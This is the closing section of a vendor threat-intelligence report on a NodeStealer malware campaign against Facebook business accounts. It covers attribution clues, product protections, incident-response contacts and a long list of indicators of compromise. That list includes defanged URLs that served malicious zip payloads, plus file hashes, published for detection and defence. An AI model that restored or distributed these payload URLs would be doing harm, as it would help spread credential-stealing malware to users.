

Figure 22. Wikipedia description for Cốc Cốc software.

The third indication of a suspected Vietnamese connection to NodeStealer was found in Variant #2. This variant, as described earlier in the article, attempts to purchase an online mailbox service from two different Vietnamese websites: Hotmailbox[.]me and Dongvanfb[.]net.

Conclusion

In this article, we uncovered a campaign of the NodeStealer malware that targets Facebook business accounts. As part of the campaign, two variants of NodeStealer were discovered, Variant #1 and Variant #2. Analyzing the two variants revealed some interesting behavior of the malware that includes doing much more than its original intentions, all likely to increase the potential profit for the threat actor.

The threat actor, who is suspected to be of Vietnamese origin, provided the new variants with cryptocurrency stealing capabilities, downloader capabilities and the ability to fully take over Facebook business accounts. The potential damage for both individuals and organizations can be reflected not only in financial loss, but also in reputation damage for a target.

We encourage all organizations to review their protection policies and use the indicators of compromise (IoCs) provided in this report in order to address this threat. Facebook business account owners are encouraged to use strong passwords and enable multifactor authentication. Take the time to provide education for your organization on phishing tactics, especially modern, targeted approaches that play off current events, business needs and other appealing topics.

Protections and Mitigations

SmartScore, a unique ML-driven scoring engine that translates security investigation methods and their associated data into a hybrid scoring system, scored an incident involving NodeStealer an 86 out of 100, as shown in Figure 23. This type of scoring helps analysts determine which incidents are more urgent and provides context about the reason for the assessment, assisting with prioritization.



Figure 23. SmartScore information about an incident involving NodeStealer.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this threat:

- WildFire, our cloud-based threat analysis service, accurately identifies the samples as malicious.
- Advanced URL Filtering and DNS Security identify URLs and domains associated with this group as malicious.
- Next-Generation Firewall with Advanced Threat Prevention security subscriptions can help block samples.
- Cortex XDR detects user- and credential-based threats by analyzing user activity from multiple data sources, including endpoints, network firewalls, Active Directory, identity and access management solutions, and cloud workloads. It builds behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity and the expected behavior of the entity, Cortex XDR detects anomalous activity indicative of credential-based attacks.



Figure 24. End user notification for blocking both NodeStealer variants.

It also offers the following protections related to the attacks discussed in this post:

- Prevents the execution of known malicious malware, and prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
- Protects against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
- Cortex XDR Pro detects post-exploit activity, including credential-based attacks, with Cortex Analytics and the ITDR module.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

URLs

- hxxps://tinyurl[.]com/batkyc
- hxxp://adgowin66[.]site/ratkyc/4/bat.zip
- hxxps://tinyurl[.]com/ratkyc2
- hxxp://adgowin66[.]site/ratkyc/4/ratkyc.zip

Free 1,000 professional Excel templates.rar

- 1a4e8bcf7dc4ad7215957210c8e047f552b45a70daf3d623436940979c38f94c
- 92657c3a108bbedc6f05b4af0a174e99a58e51e69c15c707d9c9cc63cdf1b4ea
- fed5ea7840461984fa40784d84ed1a0961cbf48b03d8b79c522286bf6e220922

Word.exe

- 001f9d34e694a3d6e301a4e660f2d96bc5d6aa6898f34d441886c6f9160d9e48
- fa5b9b72f248e1f79b3a424b61a1bcce8bf6a99452545cfe15d7211f3eb3e93b
- 44dabadbf099bdb28fdc4d86cebe53c00085c9c2ad52df4d4774320409e7358b
- 1998492619c1fc6a5b78d5c4c6beb05c582a1be6ad2b9ac734179c731bbcf5cc
- e856cc78ce1603547bb6fdb3eb9da137f671e9547c072abea63b0248ec82ecb1
- 6d12c657ee403272cb3115fd0a6cf1ffe69cd4476c5a03bbc13c624ddd153518
- a6509563be7a8569e05198858658b8934d7bc5ad3d41e9806e261995c99a6acf
- a8adea800186dd52173dc6e55c46aa0b3619bef3eee25b17b7edba9353d5d08e
- f61403729e3f4e212411db486a537eabca2d0b84be21b789cddca4fc3aa85923
- 3fff146c3e50a7ddc7e446ae51742c59c3d3277931f3c511d9651497e4ab14a7
- 9a551426cbb2cd7aded923f277eec195a282913d51c41f1791683e03a85379e0
- a8608b8537338659943802bd4c3f37465b6b7146c60088e890f1201452690510
- f08394c78f40c3028156c78672d1a8030c64a9f292b1fbb4bd42437381c96a54
- 2335a5b90cbf40f0bfe6434c7e9b461ab1ed8f470a9c3d5703d430af30cf5371
- a03f37bb04dbd0f602ad8f5e52e87650ecf8fc57763c043de436996ce222e81d
- 22d57a535c226b514da92d0dcc902f0029414c5f2b1141bc14ac9a057c791414
- 7bf3d295fc8d2605528331c0da32d83f2b98489884bd92a24b71425fa13290db
- eac6574eb3b1a6bf9818136875378ee2362901092b61d221541977925076edf3
- 7c59713b5ae4dd41c94cda9c2cb15a2e6173b886157a2ba5a68842cc7bdde698
- bd14e501b49bb332fd102f65558be47e762ff8885d9c7dfe6c152597603664f1
- 34353c1734066cd11b1c002f770834d392aa225434e1bc8b4ec65ef753241e23
- 2e56a8e4002de238bd1b792d495f59edd598cda49d649d42112f951ecb003432
- 77459352c074012c1e0d010e2b8792d08f36ca6f7bf4882b2db2af4aa1944e5f
- c8d4f567e2162fce6b49c15ca0908f9e3171e6bb6acbfd2c7b129872053b025d
- dccc95c28bbc1f049c06e7b3a9866a920c4c4081e3176b26fc6aea2cb59daed7
- 8582241f8e0163f6360486e9b59e54c91dd3219538e03619e9e999f90aa92f81
- fab5abe774e1af199da4b85df87077e2e8f66c6f00f083b9074fd2186e455bfb
- 9dba2cef0e28a24b59eda107633528cd83257f033a5d4330cf3302943b3e07c2
- 440541d9e9c4d1fa8a1f33ce8c434ace11786e278278df7a600978290b33e93f
- 009827ab2624370ded2cb8240ca2fe82af36e3a94cff1f8a2eac574b4b928c4e
- bfb4f44e8dd9c0a708df89f0f114b523c446baaee19205d62ad99bb53a8b5935
- 50b5ab35c1e78429fdcdd45e2a0ceacc140fbf4022f7c34bac4b5f296a17379a
- bd16e9d3f730df6b88fff91485d3d27e544f3bb819347b0886806b1c14cbd575
- 9b1dcde16f34ac3d5abc15510060cd1692591054988416167dae3c4643e5796c
- 57c234dc3a210467b990c16092fbd3af2dc0aaf8aabbdfa1b566138b2abc5e82
- 2cabb8e10c5ad57788d99f5218a1248e0ada9a5bdbd5f976d9523b2e4a47aacf
- a62acb65022abbd849e0a741a17485156333fbfe26f32c50654b3818335c1d0d
- 989f62528b32d47e50f1bd61cc7dc2e9cb25f54514374902d8a9ce41fcfcd779
- a45ff2f03d88abfb949b8c8f40fa08fa7e72d22e756716f8dc18e2f34376b722
- 7072dbc19da9713c997cdbcacbc68ca709e900d44bb3572bc34fb3c91ecbea9f

- ce6314bfe207e4106df4249452b654ffa892a1bd45bc7ff9d6871b1dbe8e3e3b
- d3e1060a003f6a8073dea4f6c976f552372cd4ab9251953c0932be22c6f6605f
- 41a09e66c24953c7cb19f4a09b0779c8e9bcb39f0e544d0bdc9760c9b3d56e03
- 9282f4b1fa8ecf1273ddf3291abcc8fc073b2e99a00f70985077197112a46c4c
- a41b170f554a752a23769b28f3fa93703fa160b74897a8f35078d1e8923b91b0
- 4316a560734e68303860899d0f2b07a9ef4618647da2e8ad38bab70a4e532f88
- fe434fff6becc2d829bbfed6ba9bf88154028d0327e7c6aa870ad050235fc334
- b87ead56ff364a052619c373b8c06d2150561196f87e584590f67a341ba78abc
- 92eba1a137918f99fbe15651568b8b76ad5f59788b1bce9076bfb33bbc3484de
- 1ada42adb9ee65aa02d5eb9d24d3455df61c85f69e84f310b9630d62ca83a518
- 6777bbf5fd14eb1a7e81de33c477ac5ba4f446699df447995e8d362a8438a0a3
- d12196087135b9383a4e9820d27625c059511c4776593a4d2eb83409a96af3a5
- ea96973f3d71cccad26bce7f106f5800fcb007cf33d82fa00f5d564994397153
- f31e2c430d4a8b17b45591bf68e5c4c7f7c28e4ccbd4cabcd10c33ba14b388c3
- f80700c220246238507cf5eedcb2e1397c32b3646bb90ad990e7fb69199752b5
- 415d70be7a2e3ae8fd2babc929c3110fce7ce66d23ec32c473c6aab73c5c00f8
- 4932514acfad25c7b2a1631706aef8d91a415315e5207e1bc9a24791298e6319
- 9ecba5aa60b9c202b1c69aade1edabb1c04072471a3618a5d714aa8833d570f4
- 38cbccea7c9f3032a8348e54bb94871b26279a7cca64f5b79c3fa54c240960d2
- 4f91fdf024b54ad650c13f7ffe1a7f3eb6cad66eb457e8a7fe494cf9bdb6f42a

MicrosofOffice.exe

- 3ab41e160854a686baf56e5032b933778663c37e03d148d3bf669a6c3228f6da
- 565bc8725a1ae03e534f66ad8995854d24ba3893fe37c8e3e13c58874129849b
- c8fee685d506575138c8b02f118323ca586f62a6e80edf1d726fd555a1c386ba
- 91b975e87d8d6469683168a48ca0bc11a333e3f5692f224d33f2008573173cc6
- 5049de4c58ea923723389e4d732f1c134dc38582971f4872593e1153db945078
- b2d44e572933ff26977e25a254c0ce705939fac9f422871fd22a875323487bcf
- e90f31c41a64ce85abfa284126e63b693088934fd83ef8fea13724810f394efa
- 3064aa87c463adda7752b84cd18e2e859723a9953e090f7757edf7ce4b96e536
- 3366f47822b72445aa06d2e2c455dd4816e5df2f83e7bd03f21e77b1cb2b8948
- a9aae05b05f42bd3d1f9d7894a68db976977573741ddcdf6f388b7d685765564
- bf3b35d225b2ec555ad06eb1dd0af464bb48596bebb0b2543eaf9e060f0fb1b9
- 6660776dfecf917cfbd51a0fa853052005f3d4a136c1edce0a3d6b7002c3f48e
- cc03f53a7a85d9b1b28a6422556b295cb9b00e93b5afc96559140f32f96305e9
- d4f8813b0aba21d6021719d022fcc6feab5cdd6e2a999dfe178347a394abfb84
- 346d51b00a14087bcd63f063e4a3f572f49b1c41a5c60fa03095aac42837a7ce
- c150086d14539040556c3c91c93c31395d23ee7bc348bd3dc1d0afa0ff9365bb
- b07091d52014cf11c58f07f676eb150db006d9f9274ce6888d5aa8d7a6e4f793
- f66434337a25804da491d45a7108eab49ad0de1b2b26f41650ae9567ec45a02a
- 1a06498f31a70b7d3fe043269cc87dcd70528a9303af3fa66933ceaa372006b3
- 43dd5f8d2a5bea2751bf8d02920038e93df6ba3b8f5c0b1193fa70cac1e9b9a2

- 8896c07441ce8799660c1d94d64231a41735bac10a2e984838bc21a2682c9c99
- 9d3ccd754f7e0b891fcad461df92746f52abcf727082750e3aefade7531f162e
- 0901d9b4ad36a264904bb41b555b32c87790e7861969fa7495da7892aef8f67c
- 65db46d1f48c9c15fe97147ee918fae626225c5603293b72da8e484a9c91123f
- 9fe91d63d63f7667c1879f7ea3e31b9d6dacc2d3216df2b47392bb1dff741f89
- cd06ab37c8e4d6e4264f2ac0949ab7694eb5cc11925853a50c33b13b012eca6f
- 466158cf86c8f14d125d661f75fe0c4c2410e2896eaabd90b1d28137b7df81b3
- fe1608dbfa620231ee9649a4687ac03c2acfbcec9b7ab49da06e182209c31eb5
- 242e8e1ff2608f5c9fa80b89b31f605bb9432b15dace2eba961605b245d577d5
- c272d218f34bc65e6753e7ece1fe6e56799782678a66a5084e71bbb8690fe724
- 2a685317d74f78e8d627791ccf6ffec9e2a8690e4bffacbbffab934b12669ae9
- e5026d9327dd19c8749ef1d93ebfbd7c1d3c3e1055bb2c1efc7ed261d7dd16de
- bb500217f8940a3491cb69a26d10b5753e3ef1fab59909d88a12dba44344df1e
- 2fdac894299a2889c36959e34bacd3898029974af1b2f60552534454c54bd976
- bb8a127d9f8eb5c598617682a4ab29ee023ae8f40428c6076b0b493116eca8bb
- 7aa48f6531c6d6dd7b60a4c6d10cacc69bdee98034b25379a04a8e308dece36f
- 1ebba84f9352bd171f241bc5d0e06af3145a050fd3e063c503d78085aeba2c34
- cfb50c7fe40334c1f52759a08289e36be0ada9056e3dcb22898efd8187b6464d
- 9a6eae518100361b3e3fd4f34877623af5544e2b95cdf29a7e9e2d91e4baa271
- d9524819eeb3ef9268d526703af8a7921a5d98429341834eb84f04b9edb34b64
- f51880293a2bd24da4182965ad5c9b4936eab23a20ed0b4264b75d6c3a3eeac5
- d117bdaeee8d1f3cca5c685930f19754b82ffbd6de8f2a6dc1895fee1a00e220
- bf71b31e2612441e28df35f7e4ae56616ded9c6802758b010007b49e05876011
- 61237de2472bbf39086a18d462fd5fd9649292d17fe630f1dd550159e26d711e
- 31038f33d8d757c19050d41e62036a85026bbe99d37fd806fdde7f261fd2651b
- f4b6a051789ba7b245db69a3b56dee1404b3f9eff9c7e7c80c54328bedcc44e9
- cdcaf4ecae94421503364d28ef72eb65a83f300980cd1a8ba02bea1c29e193ec
- b78a980b66327c4e45f95f2e0fc2dbaffebcac00107cd16ac2d2c2a42618e645
- f2548fd9d622dae1b21e18323a2d8dca2f7670789dfbb5f6d32320f4fd289039
- 65669e873a3732f1617c9c80667a1c3efda5f72538b5abd475e80a25efc0e5e2
- 3984a025b7fb7c5ada86da0b4fa32bef88eb2a01fb337a7f73619cb716c859ab
- 0d313ad0b46218acfc25fae744b53eb539169e56f9976eec47f37d99ebce510c
- 834215c7226d28be513562991cacd7f56f4914b8ae1e27ff3ae85ca82e208605
- fddb2fc6c63d33500f3ef0d8c3fe212abe21044820a2524379904131e7f11765
- 86424c0a908fc3d651d86bc7c3d87ce38ef626516f48a160e2cfcf2630a1e9b8
- 9f85de94a15c5c93a88375d9aacb9f9e111cedec611ee4f2b58a53727db92a88
- 825379e514d1a0383120735c4c19530a3d4130d5e77ff51b7bb2eb3b6ca1d704
- 9274f0391add4a1ac7c90942628a9fd80a9fca3d11aabb74b4e385eee4f66354
- 45a6c41111677c6374899475aa253f713a08158ce9b5dbd7566e15eda1e61a0a
- c37ee014b97eddbd9060e6bc3a27ec5de2c37a03c45f3a50fd9420a847145a20
- 1ed522e66e9ddcc97ded3e008c014500e3c3e22a1db995199baa52a7dc93845b
- 843028f3054707843ebc650a01b1ded0414d6933525cb056cf5a66a49afe3022

- fd47754e9476d5d5969cd1c2db1a4d3203ab50e4b92e31bc7cc02945b8d2857e
- 774bb5ed2bcb6ebd9cbd6b53e4dc1a352df58dfda17ef11da9c8ffa4d4851681
- 283570b242e8de90f3ad4b9f332c03eefc3c8464981d1ad072cc061f9e29ce97
- 1cf31091a0e6d9dade4675497593d04815d7ba22b0b018d06358211f3429ab49

Bat.zip

- 1f093f818d2d3bd146c34d10bdb9de0a33931d3586f0bb942f881052a20114f9

Ratkyc.zip

- 14000dc5c64ad50e534739afa86ce37c30b04a8aba48feb0f645b0a74b545744
